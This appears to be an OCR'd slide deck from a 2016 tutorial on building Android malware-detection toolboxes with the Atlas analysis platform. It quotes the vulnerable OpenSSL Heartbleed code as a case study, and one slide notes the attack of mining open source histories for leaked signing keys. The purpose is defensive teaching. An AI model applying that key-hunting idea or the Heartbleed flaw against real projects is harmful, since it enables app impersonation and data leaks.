Learn to Build Automated Software Analysis Tools with Graph Paradigm and Interactive Visual Framework

ASE Tutorial, September 4, 2016


Suresh C. Kothari
Richardson Professor
Department of Electrical and Computer Engineering

Ben Holland, Iowa State University

Module V: Domain Specific Toolboxes: Android Security Toolbox

Acknowledgement: **Team members at Iowa State University and EnSoft, DARPA contracts FA8750-12-2-0126 & FA8750-15-2-0080**

Fault + Trigger leads to Failure



GPS software gives wrong coordinates only in Afghanistan and only on full moon days.

Fault: code that manipulates coordinates under certain conditions.

Trigger: Afghanistan & Full Moon Day.

Failure: wrong coordinates

Module Outline

- Toolboxes – What and Why
- Sophisticated Malware
- Android Security Toolbox
  - *Purpose*
  - *Domain knowledge incorporated in the tool box*
  - *Capabilities*
  - *Examples of malware*
  - *Atlas support for building toolboxes*

What are toolboxes?

- Toolboxes:
  - Leverage domain-specific knowledge.
  - Integrate analysis, transformation, verification, and visualization capabilities to solve the hard problems.
- Our toolbox research focus is on high-stake software assurance problems such as:
  - High-stake software vulnerabilities
  - Verification of critical software
  - Domain-specific transformations (e.g. C to Simulink transformation)

Why toolboxes?

- Toolboxes are needed:
  - To solve domain-specific high-stake problems.
  - To integrate many different capabilities to solve the hard problems.

- Our toolbox research focus is on high-stake software assurance problems such as:
  - High-stake software vulnerabilities
  - Verification of critical software
  - Domain-specific transformations (e.g. C to Simulink transformation)

Building toolboxes

- Atlas is deployed as an Eclipse plugin
  - Eclipse plugins can depend on other Eclipse plugins
  - Toolboxes are Eclipse plugin projects with a dependency on Atlas
- Some open source example Toolbox projects
  - Toolbox Commons - A set of common utilities for program analysis using Atlas.
  - Starter Toolbox - An example barebones starter toolbox for building a domain specific toolbox on top of Atlas. This plugin also provides example support for a headless bulk analysis mode.
  - Android Essentials Toolbox - A set of building blocks for analyzing Android apps with Atlas. This plugin implements a mapping of Android permissions to their corresponding API methods for multiple versions of Android.

Building toolboxes

- Some more open source example Toolbox projects…
  - Immutability Toolbox - A toolbox for object immutability analysis and method purity (side effect analysis).
  - Points-to Toolbox - An Atlas native points-to analysis and utilities for enabling client analyses.
  - Call Graph Toolbox - A toolbox for visually experimenting with implementations of nine different call graph construction algorithms using partial or whole program analysis.
  - Slicing Toolbox - A toolbox for creating Program Dependence Graph (PDG) based program slices.


Sophisticated malware – why is it hard to detect?

- Two major dimensions of hardness
- Ambiguity: malice or legitimate?
- API Interactions
- Dependence on peripheral resources
- Obscure triggers

Bugs or Malware?

- Both bugs and malware have catastrophic consequences
- Some bugs are indistinguishable from malware
  - Plausible deniability, malicious intent cannot be determined from code
- Some issues can be found automatically, but not all
- Novel attacks can be extremely hard to detect

Are we doing ourselves a disservice by labeling these as separate problems?



An attacker who exploits a machine could try installing a program with an exploitable "bug" instead of "malware". Bug acts as a backdoor for the attacker, forcing the defender to detect bugs as malware.

Bug or malware?

Survived several code audits

Live for ~2 years

Allows attacker to control message size

Allows attacker to control response size

Allows attacker to read too much!


```
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;

if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                &s->s3->rrec.data[0], s->s3->rrec.length,
                s, s->msg_callback_arg);

if (hbtype == TLS1_HB_REQUEST)
        {
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 bytes
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload);
```

"Catastrophic" is the right word. On the scale of 1 to 10, this is an 11."
-Bruce Schneier

Let us think differently

- Software vulnerability – The presence or absence of a piece of code that produces an unacceptable behavior.
- Unacceptable Behavior = CIA
  - *Confidentiality breach* – Sensitive information is leaked, e.g. app sends credit card number to attacker
  - *Integrity breach* – An expected functionality is distorted, , e.g. app overwrites contact information
  - *Availability breach* – An expected functionality becomes unavailable, e.g. app locks the camera

Hardness Aspects




Hardness due to ambiguity: *malice* or *legitimate*?

Behavior	App Purpose	Classification
Send location to Internet	Phone locator	Benign
Send location to Internet	Podcast player	Malicious
Selectively block SMS messages	Ad blocker	Benign
Selectively block SMS messages	Navigation	Malicious

Hardness due to API Interactions

- Apps and OS interact
- How to capture relevant behaviors from OS?
- What behaviors are relevant?
  - Control flow
  - Data flow
  - Required Permissions
  - ...



Hardness due to peripheral resources

- Android apps define UI in XML.
- Layouts are “inflated” at runtime.
- Peripheral resources must be accounted for a complete analysis

Malware is like cancer


- Malware is a mutation of the software – endless possibilities of mutation.
- Malware can remain undetected while it is causing damage

TRAQ (Transformative Apps)


- 55K lines of code.
- Data gathering and relaying tool for military
  - Strategic mission planning/review
  - Audio and video recording
  - Geo-tagged camera snapshots
  - Real-time map updates based on GPS

- Challenge: Detect malicious code that might be in this application.

Obscure Trigger



Fault + Trigger leads to Failure



GPS software gives wrong coordinates only in Afghanistan and only on full moon days.

Fault: code that manipulates coordinates under certain conditions.

Trigger: Afghanistan & Full Moon Day.


Failure: wrong coordinates


Our adversary

- We are facing formidable adversaries…
  - Capable of sophisticated attacks
  - Familiar with the domain
  - Malware is customized for a specific malicious purpose
  - Well motivated, funded, staffed, etc.

- New attacks demand new analysis techniques
  - Signature detection fails here
  - What does that process look like?

John Boyd's OODA Loop





On automation for solving hard problems

Our opponent


- Time
- Evolution of malware

“...IA > AI, that is, that intelligence amplifying systems can, at any given level of available systems technology, beat AI systems. That is, a machine and a mind can beat a mind-imitating machine working by itself.”
– Fred Brooks

Android Security Toolbox

- Purpose detect sophisticated, zero-day Android malware.
- Incorporate the knowledge of Android system (APIs, resources, permissions etc.)
- Incorporate the knowledge Android app architecture.
- Capabilities:
  - Automation to Locate malware.
  - Experimentation to distil properties useful for detecting malware.
  - Interactive querying and visualization to hypothesize and verify malware.

Android software stack




Application Sandbox

- Android applications run inside a mandatory sandbox
  - Private file storage
  - Restricted operations (permissions)
  - Isolated process/memory
- Secure inter-process communication (IPC)
- Application signing
  - All apps are signed by developer private key
  - Applications signed with same private key share permissions
  - Attack: find popular open source app and look in project history for accidently committed private keys

Android Components

- Activity – A single screen with a user interface
- Service – A background task without a user interface
- Broadcast Receiver – A responder for system wide broadcasts
- Content Providers – A component for managing shared application data (such as Contacts or an SQLite database)



Activity Lifecycle: https://developer.android.com/training/basics/activity-lifecycle/starting.html

Android *Intents*

- Intents (*android.content.Intent*) are asynchronous messages to request functionality from other Android components

  Intent i = new Intent(this, MyActivity.class);

  startActivity(i);


  Intent i2 = new Intent(this, MyService.class);

  startService(i2)

- An Intent can contain data in a Bundle object

  Bundle data = getIntent().getExtras();

  String myValue= data.getString(”myKey");



